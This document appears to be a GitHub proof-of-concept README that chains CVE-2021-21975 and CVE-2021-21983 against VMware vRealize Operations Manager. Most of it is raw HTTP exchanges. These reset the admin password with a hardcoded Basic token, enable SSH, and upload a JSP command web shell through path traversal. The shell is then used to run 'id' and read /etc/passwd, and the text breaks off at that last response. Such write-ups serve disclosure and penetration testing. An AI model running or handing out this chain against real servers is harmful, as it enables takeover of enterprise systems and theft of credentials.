 murataydemir/cve-2021-21983
[CVE-2021-21983] VMware vRealize Operations (vROps) Manager API Arbitrary File Write Leads to Remote Code Execution (RCE)

[CVE-2021-21975] VMware vRealize Operations (vROps) Manager API Arbitrary File Write Leads to Remote Code Execution (RCE)
vRealize Operations (vROps) is a tool that self-driving IT operations management powered by AI from apps to infrastructure to optimize, plan and scale VMware Cloud and HCI deployments while unifying public cloud monitoring. VMware vRealize Operations Manager API 8.4 and all previous versions are vulnerable to Server Side Request Forgery (SSRF) vulnerability. Successfully exploitation of this vulnerability may lead to read or update internal resources and also in this case, an attacker can easily steal administrative credentials of vROps server. With combining CVE-2021-21975 and CVE-2021-21983, an attacker can run arbitrary code on remote vRealize Operations server.

Attack Chain 1, Step 1: After obtain the valid Authorization token (for more information about how to obtain Authorization token, please visit CVE-2021-21975, in order to exploit CVE-2021-21983 vulnerability, you can use the password reset functionality of API method
PUT /casa/os/slice/user HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Content-Type: application/json
Connection: close
Content-Length: 47

{"username":"admin","password":"P@ssw0rd!"}
Response of the above request is down below
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:14:04 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012uV
Set-Cookie: JSESSIONID=3EF7C5C58CB8056BF7799B6C7A713AAA; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close

Attack Chain 1, Step 2: Then, we simply enable ssh service on vROps appliance as follow:
POST /casa/ssh/enable HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 68
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
Response of the above request is down below
HTTP/1.1 200 200
Date: Fri, 25 Feb 2022 15:23:01 GMT
Server: Apache
X-VSCM-Request-Id: 2q000TKm
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 66

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
After activating SSH service on the target, we can simply establish connection with the remote vROps instance, like that
root@kali[ ~ ] # ssh admin@vulnerablehost
vRealize Operations Manager Appliance
admin@vulnerablehost's password:
Last Login: Fri Feb 25 15:19:31 2022 from Your_IP_Address
admin@vRealizeClusterNode [ ~ ] $ id
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
admin@vRealizeClusterNode [ ~ ] $

Attack Chain 2, Step 1: Exploiting File Path Traversal and upload lightweight web shell
POST /casa/private/config/slice/ha/certificate HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Length: 914

------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="name"

../../../../../usr/lib/vmware-casa/casa-webapp/webapps/casa/webs3ll.jsp
------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="file"; filename="egal"
Content-Type: text/html

<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
------WebKitFormBoundarysCyD1z0cA1bkcfxK--
Response of the above request is down below
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:57:05 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012yJ
Set-Cookie: JSESSIONID=98FB01BB058DCB392FCF76F6FD9039DC; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Attack Chain 2, Step 2: Make a request to call uploaded web shell
GET /casa/webs3ll.jsp?cmd=id HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
Response of the above request is down below
HTTP/1.1 200 200
Date: Wed, 16 Mar 2022 12:45:29 GMT
Server: Apache
Set-Cookie: JSESSIONID=816B1BFE4721A9407C4AAD8E822B83C6; Path=/casa; Secure; HttpOnly
Content-Length: 98
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1

Command: id<BR>
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
Reading the content of /etc/passwd file
GET /casa/webs3ll.jsp?cmd=cat%20/etc/passwd HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 11:05:36 GMT
Server: Apache
Set-Cookie: JSESSIONID=F98859D8C48095AEC2B91A468E74DCC6; Path=/casa; Secure; HttpOnly
Content-Length: 1017
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1






